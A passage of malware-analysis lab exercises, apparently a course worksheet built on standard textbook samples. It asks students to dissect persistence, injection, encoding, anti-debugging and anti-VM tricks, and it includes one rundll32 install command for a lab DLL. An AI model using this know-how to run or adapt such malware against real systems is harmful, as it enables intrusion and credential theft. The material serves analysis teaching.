|    | ii. Use the Imports window to browse to gethostbyname. Where is the import located?                                                                                                                                                                                                  |  |  |
|    | iii. How many functions call gethostbyname?                                                                                                                                                                                                                                          |  |  |
|    | iv. Focusing on the call to gethostbyname located at 0x10001757, can you figure out which DNS request will be made?                                                                                                                                                                  |  |  |
|    | v. How many local variables has IDA Pro recognized for the subroutine at 0x10001656?                                                                                                                                                                                                 |  |  |
|    | vi. How many parameters has IDA Pro recognized for the subroutine at 0x10001656?                                                                                                                                                                                                     |  |  |
|    | vii. Use the Strings window to locate the string \cmd.exe /cin the disassembly. Where is it located?                                                                                                                                                                                 |  |  |
|    | viii. What is happening in the area of code that references \cmd.exe/c?                                                                                                                                                                                                              |  |  |
|    | ix. In the same area, at 0x100101C8, it looks like word_1008E5C4 is a global variable that helps decide which path to take. How does the malware set dword_1008E5C4? (Hint: Use dword_1008E5C4's cross-references.)                                                                  |  |  |
|    | x. A few hundred lines into the subroutine at 0x1000FF58, a series of comparisons use memcmp to compare strings. What happens if the string comparison to robotwork is successful (when memcmp returns 0)?                                                                           |  |  |
|    | xi. What does the export PSLISTdo?                                                                                                                                                                                                                                                   |  |  |
|    | xii. Use the graph mode to graph the cross-references from sub_10004E79. Which API functions could be called by entering this function? Based on the API functions alone, what could you rename this function?                                                                       |  |  |
|    | xiii. How many Windows API functions does DllMain call directly? How many at a depth of 2?                                                                                                                                                                                           |  |  |
|    | xiv. At 0x10001358, there is a call to Sleep (an API function that takes one parameter containing the number of milliseconds to sleep). Looking backward through the code, how long will the program sleep if this code executes?                                                    |  |  |
|    | xv. At 0x10001701 is a call to socket. What are the three parameters?                                                                                                                                                                                                                |  |  |

|  |                                                                                                                                                                                                                                                                                                        |  |  |
|--|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--|--|
|  | xvi. Using the MSDN page for socket and the named symbolic constants functionality in IDA Pro, can you make the parameters more meaningful? What are the parameters after you apply changes?                                                                                                           |  |  |
|  | xvii. Search for usage of the in instruction (opcode 0xED). This instruction is used with a magic string VMXh to perform VMware detection. Is that in use in this malware? Using the cross-references to the function that executes the in instruction, is there further evidence of VMware detection? |  |  |
|  | xviii. Jump your cursor to 0x1001D988. What do you find?                                                                                                                                                                                                                                               |  |  |
|  | xix. If you have the IDA Python plug-in installed (included with the commercial version of IDA Pro), run <i>Lab05-01.py</i> , an IDA Pro Python script provided with the malware for this book. (Make sure the cursor is at 0x1001D988.) What happens after you run the script?                        |  |  |
|  | xx. With the cursor in the same location, how do you turn this data into a single ASCII string?                                                                                                                                                                                                        |  |  |
|  | xxi. Open the script with a text editor. How does it work?                                                                                                                                                                                                                                             |  |  |
|  | <b>b. analyze the malware found in the file Lab06-01.exe.</b>                                                                                                                                                                                                                                          |  |  |
|  | i. What is the major code construct found in the only subroutine called by main?                                                                                                                                                                                                                       |  |  |
|  | ii. What is the subroutine located at 0x40105F?                                                                                                                                                                                                                                                        |  |  |
|  | iii. What is the purpose of this program?                                                                                                                                                                                                                                                              |  |  |
|  | <b>c. Analyze the malware found in the file Lab06-02.exe.</b>                                                                                                                                                                                                                                          |  |  |
|  | i. What operation does the first subroutine called by main perform?                                                                                                                                                                                                                                    |  |  |
|  | ii. What is the subroutine located at 0x40117F?                                                                                                                                                                                                                                                        |  |  |
|  | iii. What does the second subroutine called by main do?                                                                                                                                                                                                                                                |  |  |
|  | iv. What type of code construct is used in this subroutine?                                                                                                                                                                                                                                            |  |  |
|  | v. Are there any network-based indicators for this program?                                                                                                                                                                                                                                            |  |  |
|  | vi. What is the purpose of this malware?                                                                                                                                                                                                                                                               |  |  |
|  | <b>d. analyze the malware found in the file Lab06-03.exe.</b>                                                                                                                                                                                                                                          |  |  |
|  | i. Compare the calls in main to Lab 6-2's main method. What is the new function called from main?                                                                                                                                                                                                      |  |  |
|  | ii. What parameters does this new function take?                                                                                                                                                                                                                                                       |  |  |
|  | iii. What major code construct does this function contain?                                                                                                                                                                                                                                             |  |  |
|  | iv. What can this function do?                                                                                                                                                                                                                                                                         |  |  |
|  | v. Are there any host-based indicators for this malware?                                                                                                                                                                                                                                               |  |  |
|  | vi. What is the purpose of this malware?                                                                                                                                                                                                                                                               |  |  |
|  | <b>e. analyze the malware found in the file Lab06-04.exe.</b>                                                                                                                                                                                                                                          |  |  |
|  | i. What is the difference between the calls made from the main method in Labs 6-3 and 6-4?                                                                                                                                                                                                             |  |  |

|           |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |  |  |
|-----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--|--|
|           | ii. What new code construct has been added to main?                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |  |  |
|           | iii. What is the difference between this lab's parse HTML function and those of the previous labs?                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |  |  |
|           | iv. How long will this program run? (Assume that it is connected to the Internet.)                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |  |  |
|           | v. Are there any new network-based indicators for this malware?                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |  |  |
|           | vi. What is the purpose of this malware?                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |  |  |
| <b>3.</b> | <b>a. Analyze the malware found in the file Lab07-01.exe.</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |  |  |
|           | i. How does this program ensure that it continues running (achieves persistence) when the computer is restarted?                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |  |  |
|           | ii. Why does this program use a mutex?                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |  |  |
|           | iii. What is a good host-based signature to use for detecting this program?                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |  |  |
|           | iv. What is a good network-based signature for detecting this malware?                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |  |  |
|           | v. What is the purpose of this program?                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |  |  |
|           | vi. When will this program finish executing?                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |  |  |
|           | <b>b. Analyze the malware found in the file Lab07-02.exe.</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |  |  |
|           | i. How does this program achieve persistence?                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |  |  |
|           | ii. What is the purpose of this program?                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |  |  |
|           | iii. When will this program finish executing?                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |  |  |
|           | <b>c. For this lab, we obtained the malicious executable, Lab07-03.exe, and DLL, Lab07-03.dll, prior to executing. This is important to note because the malware might change once it runs. Both files were found in the same directory on the victim machine. If you run the program, you should ensure that both files are in the same directory on the analysis machine. A visible IP string beginning with 127 (a loopback address) connects to the local machine. (In the real version of this malware, this address connects to a remote machine, but we've set it to connect to localhost to protect you.)</b> |  |  |
|           | i. How does this program achieve persistence to ensure that it continues running when the computer is restarted?                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |  |  |
|           | ii. What are two good host-based signatures for this malware?                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |  |  |
|           | iii. What is the purpose of this program?                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |  |  |
|           | iv. How could you remove this malware once it is installed?                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |  |  |
|           | <b>d. Analyze the malware found in the file Lab09-01.exe using OllyDbg and IDA Pro to answer the following questions. This malware was initially analyzed in the Chapter 3 labs using basic static and dynamic analysis techniques.</b>                                                                                                                                                                                                                                                                                                                                                                               |  |  |
|           | i. How can you get this malware to install itself?                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |  |  |

|  |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |  |  |
|--|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--|--|
|  | ii. What are the command-line options for this program? What is the pass word requirement?                                                                                                                                                                                                                                                                                                                                                                                                      |  |  |
|  | iii. How can you use OllyDbg to permanently patch this malware, so that it doesn't require the special command-line password?                                                                                                                                                                                                                                                                                                                                                                   |  |  |
|  | iv. What are the host-based indicators of this malware?                                                                                                                                                                                                                                                                                                                                                                                                                                         |  |  |
|  | v. What are the different actions this malware can be instructed to take via the network?                                                                                                                                                                                                                                                                                                                                                                                                       |  |  |
|  | vi. Are there any useful network-based signatures for this malware?                                                                                                                                                                                                                                                                                                                                                                                                                             |  |  |
|  | <b>e. Analyze the malware found in the file Lab09-02.exe using OllyDbg to answer the following questions.</b>                                                                                                                                                                                                                                                                                                                                                                                   |  |  |
|  | i. What strings do you see statically in the binary?                                                                                                                                                                                                                                                                                                                                                                                                                                            |  |  |
|  | ii. What happens when you run this binary?                                                                                                                                                                                                                                                                                                                                                                                                                                                      |  |  |
|  | iii. How can you get this sample to run its malicious payload?                                                                                                                                                                                                                                                                                                                                                                                                                                  |  |  |
|  | iv. What is happening at 0x00401133?                                                                                                                                                                                                                                                                                                                                                                                                                                                            |  |  |
|  | v. What arguments are being passed to subroutine 0x00401089?                                                                                                                                                                                                                                                                                                                                                                                                                                    |  |  |
|  | vi. What domain name does this malware use?                                                                                                                                                                                                                                                                                                                                                                                                                                                     |  |  |
|  | vii. What encoding routine is being used to obfuscate the domain name?                                                                                                                                                                                                                                                                                                                                                                                                                          |  |  |
|  | viii. What is the significance of the CreateProcessAcall at 0x0040106E?                                                                                                                                                                                                                                                                                                                                                                                                                         |  |  |
|  | <b>f. Analyze the malware found in the file Lab09-03.exe using OllyDbg and IDA Pro. This malware loads three included DLLs (DLL1.dll, DLL2.dll, and DLL3.dll) that are all built to request the same memory load location. Therefore, when viewing these DLLs in OllyDbg versus IDA Pro, code may appear at different memory locations. The purpose of this lab is to make you comfortable with finding the correct location of code within IDA Pro when you are looking at code in OllyDbg</b> |  |  |
|  | i. What DLLs are imported by <i>Lab09-03.exe</i> ?                                                                                                                                                                                                                                                                                                                                                                                                                                              |  |  |
|  | ii. What is the base address requested by <i>DLL1.dll</i> , <i>DLL2.dll</i> , and <i>DLL3.dll</i> ?                                                                                                                                                                                                                                                                                                                                                                                             |  |  |
|  | iii. When you use OllyDbg to debug <i>Lab09-03.exe</i> , what is the assigned based address for: <i>DLL1.dll</i> , <i>DLL2.dll</i> , and <i>DLL3.dll</i> ?                                                                                                                                                                                                                                                                                                                                      |  |  |
|  | iv. When <i>Lab09-03.exe</i> calls an import function from <i>DLL1.dll</i> , what does this import function do?                                                                                                                                                                                                                                                                                                                                                                                 |  |  |
|  | v. When <i>Lab09-03.exe</i> calls <i>WriteFile</i> , what is the filename it writes to?                                                                                                                                                                                                                                                                                                                                                                                                         |  |  |
|  | vi. When <i>Lab09-03.exe</i> creates a job using <i>NetScheduleJobAdd</i> , where does it get the data for the second parameter?                                                                                                                                                                                                                                                                                                                                                                |  |  |
|  | vii. While running or debugging the program, you will see that it prints out three pieces of mystery data. What are the following:                                                                                                                                                                                                                                                                                                                                                              |  |  |

|   |                                                                                                                                                                                                                                                                                                                                            |  |  |
|---|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--|--|
|   | DLL 1 mystery data 1, DLL 2 mystery data 2, and DLL 3 mystery data 3?                                                                                                                                                                                                                                                                      |  |  |
|   | viii. How can you load <i>DLL2.dll</i> into IDA Pro so that it matches the load address used by OllyDbg?                                                                                                                                                                                                                                   |  |  |
| 4 | <b>a. This lab includes both a driver and an executable. You can run the executable from anywhere, but in order for the program to work properly, the driver must be placed in the C:\Windows\System32 directory where it was originally found on the victim computer. The executable is Lab10-01.exe, and the driver is Lab10-01.sys.</b> |  |  |
|   | i. Does this program make any direct changes to the registry? (Use procmon to check.)                                                                                                                                                                                                                                                      |  |  |
|   | ii. The user-space program calls the ControlService function. Can you set a breakpoint with WinDbg to see what is executed in the kernel as a result of the call to ControlService?                                                                                                                                                        |  |  |
|   | iii. What does this program do?                                                                                                                                                                                                                                                                                                            |  |  |
|   | <b>b. The file for this lab is Lab10-02.exe.</b>                                                                                                                                                                                                                                                                                           |  |  |
|   | i. Does this program create any files? If so, what are they?                                                                                                                                                                                                                                                                               |  |  |
|   | ii. Does this program have a kernel component?                                                                                                                                                                                                                                                                                             |  |  |
|   | iii. What does this program do?                                                                                                                                                                                                                                                                                                            |  |  |
|   | <b>c. This lab includes a driver and an executable. You can run the executable from anywhere, but in order for the program to work properly, the driver must be placed in the C:\Windows\System32 directory where it was originally found on the victim computer. The executable is Lab10-03.exe, and the driver is Lab10-03.sys.</b>      |  |  |
|   | i. What does this program do?                                                                                                                                                                                                                                                                                                              |  |  |
|   | ii. Once this program is running, how do you stop it?                                                                                                                                                                                                                                                                                      |  |  |
|   | iii. What does the kernel component do?                                                                                                                                                                                                                                                                                                    |  |  |
| 5 | <b>a. Analyze the malware found in Lab11-01.exe</b>                                                                                                                                                                                                                                                                                        |  |  |
|   | i. What does the malware drop to disk?                                                                                                                                                                                                                                                                                                     |  |  |
|   | ii. How does the malware achieve persistence?                                                                                                                                                                                                                                                                                              |  |  |
|   | iii. How does the malware steal user credentials?                                                                                                                                                                                                                                                                                          |  |  |
|   | iv. What does the malware do with stolen credentials?                                                                                                                                                                                                                                                                                      |  |  |
|   | v. How can you use this malware to get user credentials from your test environment?                                                                                                                                                                                                                                                        |  |  |
|   | <b>b. Analyze the malware found in Lab11-02.dll. Assume that a suspicious file named Lab11-02.ini was also found with this malware.</b>                                                                                                                                                                                                    |  |  |
|   | i. What are the exports for this DLL malware?                                                                                                                                                                                                                                                                                              |  |  |
|   | ii. What happens after you attempt to install this malware using                                                                                                                                                                                                                                                                           |  |  |

|          |                                                                                                                                                                                |  |  |
|----------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--|--|
|          | iii. <i>rundll32.exe</i> ?                                                                                                                                                     |  |  |
|          | iv. Where must <i>Lab11-02.ini</i> reside in order for the malware to install properly?                                                                                        |  |  |
|          | v. How is this malware installed for persistence?                                                                                                                              |  |  |
|          | vi. What user-space rootkit technique does this malware employ?                                                                                                                |  |  |
|          | vii. What does the hooking code do?                                                                                                                                            |  |  |
|          | viii. Which process(es) does this malware attack and why?                                                                                                                      |  |  |
|          | ix. What is the significance of the <i>.ini</i> file?                                                                                                                          |  |  |
|          | <b>c. Analyze the malware found in <i>Lab11-03.exe</i> and <i>Lab11-03.dll</i>. Make sure that both files are in the same directory during analysis</b>                        |  |  |
|          | i. What interesting analysis leads can you discover using basic static analysis?                                                                                               |  |  |
|          | ii. What happens when you run this malware?                                                                                                                                    |  |  |
|          | iii. How does <i>Lab11-03.exe</i> persistently install <i>Lab11-03.dll</i> ?                                                                                                   |  |  |
|          | iv. Which Windows system file does the malware infect?                                                                                                                         |  |  |
|          | v. What does <i>Lab11-03.dll</i> do?                                                                                                                                           |  |  |
|          | vi. Where does the malware store the data it collects?                                                                                                                         |  |  |
| <b>6</b> | <b>a. Analyze the malware found in the file <i>Lab12-01.exe</i> and <i>Lab12-01.dll</i>. Make sure that these files are in the same directory when performing the analysis</b> |  |  |
|          | i. What happens when you run the malware executable?                                                                                                                           |  |  |
|          | ii. What process is being injected?                                                                                                                                            |  |  |
|          | iii. How can you make the malware stop the pop-ups?                                                                                                                            |  |  |
|          | iv. How does this malware operate?                                                                                                                                             |  |  |
|          | <b>b. Analyze the malware found in the file <i>Lab12-02.exe</i>.</b>                                                                                                           |  |  |
|          | i. What is the purpose of this program?                                                                                                                                        |  |  |
|          | ii. How does the launcher program hide execution?                                                                                                                              |  |  |
|          | iii. Where is the malicious payload stored?                                                                                                                                    |  |  |
|          | iv. How is the malicious payload protected?                                                                                                                                    |  |  |
|          | v. How are strings protected?                                                                                                                                                  |  |  |
|          | <b>c. Analyze the malware extracted during the analysis of Lab 12-2, or use the file <i>Lab12-03.exe</i>.</b>                                                                  |  |  |
|          | i. What is the purpose of this malicious payload?                                                                                                                              |  |  |
|          | ii. How does the malicious payload inject itself?                                                                                                                              |  |  |
|          | iii. What filesystem residue does this program create?                                                                                                                         |  |  |
|          | d. Analyze the malware found in the file <i>Lab12-04.exe</i> .                                                                                                                 |  |  |
|          | i. What does the code at 0x401000 accomplish?                                                                                                                                  |  |  |
|          | ii. Which process has code injected?                                                                                                                                           |  |  |
|          | iii. What DLL is loaded using LoadLibraryA?                                                                                                                                    |  |  |

|          |                                                                                                                                                                                                |  |  |
|----------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--|--|
|          | iv. What is the fourth argument passed to the CreateRemoteThread call?                                                                                                                         |  |  |
|          | v. What malware is dropped by the main executable?                                                                                                                                             |  |  |
| <b>7</b> | <b>a. Analyze the malware found in the file <i>Lab13-01.exe</i>.</b>                                                                                                                           |  |  |
|          | i. Compare the strings in the malware (from the output of the strings command) with the information available via dynamic analysis. Based on this comparison, which elements might be encoded? |  |  |
|          | ii. Use IDA Pro to look for potential encoding by searching for the string xor. What type of encoding do you find?                                                                             |  |  |
|          | iii. What is the key used for encoding and what content does it encode?                                                                                                                        |  |  |
|          | iv. Use the static tools FindCrypt2, Krypto ANALyzer (KANAL), and the IDA Entropy Plugin to identify any other encoding mechanisms. What do you find?                                          |  |  |
|          | v. What type of encoding is used for a portion of the network traffic sent by the malware?                                                                                                     |  |  |
|          | vi. Where is the Base64 function in the disassembly?                                                                                                                                           |  |  |
|          | vii. What is the maximum length of the Base64-encoded data that is sent? What is encoded?                                                                                                      |  |  |
|          | viii. In this malware, would you ever see the padding characters (= or ==) in the Base64-encoded data?                                                                                         |  |  |
|          | ix. What does this malware do?                                                                                                                                                                 |  |  |
|          | <b>b. Analyze the malware found in the file <i>Lab13-02.exe</i>.</b>                                                                                                                           |  |  |
|          | i. Using dynamic analysis, determine what this malware creates.                                                                                                                                |  |  |
|          | ii. Use static techniques such as an xor search, FindCrypt2, KANAL, and the IDA Entropy Plugin to look for potential encoding. What do you find?                                               |  |  |
|          | iii. Based on your answer to question 1, which imported function would be a good prospect for finding the encoding functions?                                                                  |  |  |
|          | iv. Where is the encoding function in the disassembly?                                                                                                                                         |  |  |
|          | v. Trace from the encoding function to the source of the encoded content. What is the content?                                                                                                 |  |  |
|          | vi. Can you find the algorithm used for encoding? If not, how can you decode the content?                                                                                                      |  |  |
|          | vii. Using instrumentation, can you recover the original source of one of the encoded files?                                                                                                   |  |  |
|          | <b>c. Analyze the malware found in the file <i>Lab13-03.exe</i>.</b>                                                                                                                           |  |  |
|          | i. Compare the output of strings with the information available via dynamic analysis. Based on this comparison, which elements might be encoded?                                               |  |  |

|   |                                                                                                                                                                                                                                                     |  |  |
|---|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--|--|
|   | ii. Use static analysis to look for potential encoding by searching for the string xor. What type of encoding do you find?                                                                                                                          |  |  |
|   | iii. Use static tools like FindCrypt2, KANAL, and the IDA Entropy Plugin to identify any other encoding mechanisms. How do these findings compare with the XOR findings?                                                                            |  |  |
|   | iv. Which two encoding techniques are used in this malware?                                                                                                                                                                                         |  |  |
|   | v. For each encoding technique, what is the key?                                                                                                                                                                                                    |  |  |
|   | vi. For the cryptographic encryption algorithm, is the key sufficient? What else must be known?                                                                                                                                                     |  |  |
|   | vii. What does this malware do?                                                                                                                                                                                                                     |  |  |
|   | viii. Create code to decrypt some of the content produced during dynamic analysis. What is this content?                                                                                                                                            |  |  |
| 8 | <b>a. Analyze the malware found in file <i>Lab14-01.exe</i>. This program is not harmful to your system.</b>                                                                                                                                        |  |  |
|   | i. Which networking libraries does the malware use, and what are their advantages?                                                                                                                                                                  |  |  |
|   | ii. What source elements are used to construct the networking beacon, and what conditions would cause the beacon to change?                                                                                                                         |  |  |
|   | iii. Why might the information embedded in the networking beacon be of interest to the attacker?                                                                                                                                                    |  |  |
|   | iv. Does the malware use standard Base64 encoding? If not, how is the encoding unusual?                                                                                                                                                             |  |  |
|   | v. What is the overall purpose of this malware?                                                                                                                                                                                                     |  |  |
|   | vi. What elements of the malware's communication may be effectively detected using a network signature?                                                                                                                                             |  |  |
|   | vii. What mistakes might analysts make in trying to develop a signature for this malware?                                                                                                                                                           |  |  |
|   | viii. What set of signatures would detect this malware (and future variants)?                                                                                                                                                                       |  |  |
|   | <b>b. Analyze the malware found in file <i>Lab14-02.exe</i>. This malware has been configured to beacon to a hard-coded loopback address in order to prevent it from harming your system, but imagine that it is a hard-coded external address.</b> |  |  |
|   | i. What are the advantages or disadvantages of coding malware to use direct IP addresses?                                                                                                                                                           |  |  |
|   | ii. Which networking libraries does this malware use? What are the advantages or disadvantages of using these libraries?                                                                                                                            |  |  |
|   | iii. What is the source of the URL that the malware uses for beaconing? What advantages does this source offer?                                                                                                                                     |  |  |
|   | iv. Which aspect of the HTTP protocol does the malware leverage to achieve its objectives?                                                                                                                                                          |  |  |

|  |                                                                                                                                                                                                                                                                                   |  |  |
|--|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--|--|
|  | v. What kind of information is communicated in the malware's initial beacon?                                                                                                                                                                                                      |  |  |
|  | vi. What are some disadvantages in the design of this malware's communication channels?                                                                                                                                                                                           |  |  |
|  | vii. Is the malware's encoding scheme standard?                                                                                                                                                                                                                                   |  |  |
|  | viii. How is communication terminated?                                                                                                                                                                                                                                            |  |  |
|  | ix. What is the purpose of this malware, and what role might it play in the attacker's arsenal?                                                                                                                                                                                   |  |  |
|  | <b>c. This lab builds on Practical 8 a. Imagine that this malware is an attempt by the attacker to improve his techniques. Analyze the malware found in file <i>Lab14-03.exe</i>.</b>                                                                                             |  |  |
|  | i. What hard-coded elements are used in the initial beacon? What elements, if any, would make a good signature?                                                                                                                                                                   |  |  |
|  | ii. What elements of the initial beacon may not be conducive to a long lasting signature?                                                                                                                                                                                         |  |  |
|  | iii. How does the malware obtain commands? What example from the chapter used a similar methodology? What are the advantages of this technique?                                                                                                                                   |  |  |
|  | iv. When the malware receives input, what checks are performed on the input to determine whether it is a valid command? How does the attacker hide the list of commands the malware is searching for?                                                                             |  |  |
|  | v. What type of encoding is used for command arguments? How is it different from Base64, and what advantages or disadvantages does it offer?                                                                                                                                      |  |  |
|  | vi. What commands are available to this malware?                                                                                                                                                                                                                                  |  |  |
|  | vii. What is the purpose of this malware?                                                                                                                                                                                                                                         |  |  |
|  | viii. This chapter introduced the idea of targeting different areas of code with independent signatures (where possible) in order to add resiliency to network indicators. What are some distinct areas of code or configuration data that can be targeted by network signatures? |  |  |
|  | ix. What set of signatures should be used for this malware?                                                                                                                                                                                                                       |  |  |
|  | <b>d. Analyze the sample found in the file <i>Lab15-01.exe</i>. This is a command-line program that takes an argument and prints "Good Job!" if the argument matches a secret code.</b>                                                                                           |  |  |
|  | i. What anti-disassembly technique is used in this binary?                                                                                                                                                                                                                        |  |  |
|  | ii. What rogue opcode is the disassembly tricked into disassembling?                                                                                                                                                                                                              |  |  |
|  | iii. How many times is this technique used?                                                                                                                                                                                                                                       |  |  |

|   |                                                                                                                                                                                          |  |  |
|---|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--|--|
|   | iv. What command-line argument will cause the program to print "Good Job!"?                                                                                                              |  |  |
|   | <b>e. Analyze the malware found in the file Lab15-02.exe. Correct all anti-disassembly countermeasures before analyzing the binary in order to answer the questions.</b>                 |  |  |
|   | i. What URL is initially requested by the program?                                                                                                                                       |  |  |
|   | ii. How is the User-Agent generated?                                                                                                                                                     |  |  |
|   | iii. What does the program look for in the page it initially requests?                                                                                                                   |  |  |
|   | iv. What does the program do with the information it extracts from the page?                                                                                                             |  |  |
|   | <b>f. Analyze the malware found in the file Lab15-03.exe. At first glance, this binary appears to be a legitimate tool, but it actually contains more functionality than advertised.</b> |  |  |
|   | i. How is the malicious code initially called?                                                                                                                                           |  |  |
|   | ii. What does the malicious code do?                                                                                                                                                     |  |  |
|   | iii. What URL does the malware use?                                                                                                                                                      |  |  |
|   | iv. What filename does the malware use?                                                                                                                                                  |  |  |
| 9 | <b>a. Analyze the malware found in Lab16-01.exe using a debugger. This is the same malware as Lab09-01.exe, with added anti-debugging techniques.</b>                                    |  |  |
|   | i. Which anti-debugging techniques does this malware employ?                                                                                                                             |  |  |
|   | ii. What happens when each anti-debugging technique succeeds?                                                                                                                            |  |  |
|   | iii. How can you get around these anti-debugging techniques?                                                                                                                             |  |  |
|   | iv. How do you manually change the structures checked during runtime?                                                                                                                    |  |  |
|   | v. Which OllyDbg plug-in will protect you from the anti-debugging techniques used by this malware?                                                                                       |  |  |
|   | <b>b. Analyze the malware found in Lab16-02.exe using a debugger. The goal of this lab is to figure out the correct password. The malware does not drop a malicious payload.</b>         |  |  |
|   | i. What happens when you run Lab16-02.exe from the command line?                                                                                                                         |  |  |
|   | ii. What happens when you run Lab16-02.exe and guess the command-line parameter?                                                                                                         |  |  |
|   | iii. What is the command-line password?                                                                                                                                                  |  |  |
|   | iv. Load Lab16-02.exe into IDA Pro. Where in the mainfunction is strncmp                                                                                                                 |  |  |
|   | v. found?                                                                                                                                                                                |  |  |
|   | vi. What happens when you load this malware into OllyDbg using the default settings?                                                                                                     |  |  |
|   | vii. What is unique about the PE structure of Lab16-02.exe?                                                                                                                              |  |  |

|  |                                                                                                                                                                                                                                                                         |  |  |
|--|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--|--|
|  | viii. Where is the callback located? (Hint: Use CTRL-E in IDA Pro.)                                                                                                                                                                                                     |  |  |
|  | ix. Which anti-debugging technique is the program using to terminate immediately in the debugger and how can you avoid this check?                                                                                                                                      |  |  |
|  | x. What is the command-line password you see in the debugger after you disable the anti-debugging technique?                                                                                                                                                            |  |  |
|  | xi. Does the password found in the debugger work on the command line?                                                                                                                                                                                                   |  |  |
|  | <b>c. Analyze the malware in <i>Lab16-03.exe</i> using a debugger. This malware is similar to <i>Lab09-02.exe</i>, with certain modifications, including the introduction of anti debugging techniques.</b>                                                             |  |  |
|  | i. Which strings do you see when using static analysis on the binary?                                                                                                                                                                                                   |  |  |
|  | ii. What happens when you run this binary?                                                                                                                                                                                                                              |  |  |
|  | iii. How must you rename the sample in order for it to run properly?                                                                                                                                                                                                    |  |  |
|  | iv. Which anti-debugging techniques does this malware employ?                                                                                                                                                                                                           |  |  |
|  | v. For each technique, what does the malware do if it determines it is running in a debugger?                                                                                                                                                                           |  |  |
|  | vi. Why are the anti-debugging techniques successful in this malware?                                                                                                                                                                                                   |  |  |
|  | vii. What domain name does this malware use?                                                                                                                                                                                                                            |  |  |
|  | <b>d. Analyze the malware found in <i>Lab17-01.exe</i> inside VMware. This is the same malware as <i>Lab07-01.exe</i>, with added anti-VMware techniques.</b>                                                                                                           |  |  |
|  | i. What anti-VM techniques does this malware use?                                                                                                                                                                                                                       |  |  |
|  | ii. If you have the commercial version of IDA Pro, run the IDA Python script from Listing 17-4 in Chapter 17 (provided here as <i>findAntiVM.py</i> ). What does it find?                                                                                               |  |  |
|  | iii. What happens when each anti-VM technique succeeds?                                                                                                                                                                                                                 |  |  |
|  | iv. Which of these anti-VM techniques work against your virtual machine?                                                                                                                                                                                                |  |  |
|  | v. Why does each anti-VM technique work or fail?                                                                                                                                                                                                                        |  |  |
|  | vi. How could you disable these anti-VM techniques and get the malware to run?                                                                                                                                                                                          |  |  |
|  | <b>e. Analyze the malware found in the file <i>Lab17-02.dll</i> inside VMware. After answering the first question in this lab, try to run the installation exports using <i>rundll32.exe</i> and monitor them with a tool like procmon. The following is an example</b> |  |  |

|           |                                                                                                                                                                                                            |  |  |
|-----------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--|--|
|           | <b>command line for executing the DLL: rundll32.exe Lab17-02.dll,InstallRT (or InstallSA/InstallSB)</b>                                                                                                    |  |  |
|           | i. What are the exports for this DLL?                                                                                                                                                                      |  |  |
|           | ii. What happens after the attempted installation using <i>rundll32.exe</i> ?                                                                                                                              |  |  |
|           | iii. Which files are created and what do they contain?                                                                                                                                                     |  |  |
|           | iv. What method of anti-VM is in use?                                                                                                                                                                      |  |  |
|           | v. How could you force the malware to install during runtime?                                                                                                                                              |  |  |
|           | vi. How could you permanently disable the anti-VM technique?                                                                                                                                               |  |  |
|           | vii. How does each installation export function work?                                                                                                                                                      |  |  |
|           | <b>f. Analyze the malware <i>Lab17-03.exe</i> inside VMware.</b>                                                                                                                                           |  |  |
|           | i. What happens when you run this malware in a virtual machine?                                                                                                                                            |  |  |
|           | ii. How could you get this malware to run and drop its keylogger?                                                                                                                                          |  |  |
|           | iii. Which anti-VM techniques does this malware use?                                                                                                                                                       |  |  |
|           | iv. What system changes could you make to permanently avoid the anti-VM techniques used by this malware?                                                                                                   |  |  |
|           | v. How could you patch the binary in OllyDbg to force the anti-VM techniques to permanently fail?                                                                                                          |  |  |
| <b>10</b> | <b>a. Analyze the file <i>Lab19-01.bin</i> using <i>shellcode_launcher.exe</i></b>                                                                                                                         |  |  |
|           | i. How is the shellcode encoded?                                                                                                                                                                           |  |  |
|           | ii. Which functions does the shellcode manually import?                                                                                                                                                    |  |  |
|           | iii. What network host does the shellcode communicate with?                                                                                                                                                |  |  |
|           | iv. What filesystem residue does the shellcode leave?                                                                                                                                                      |  |  |
|           | v. What does the shellcode do?                                                                                                                                                                             |  |  |
|           | <b>b. The file <i>Lab19-02.exe</i> contains a piece of shellcode that will be injected into another process and run. Analyze this file.</b>                                                                |  |  |
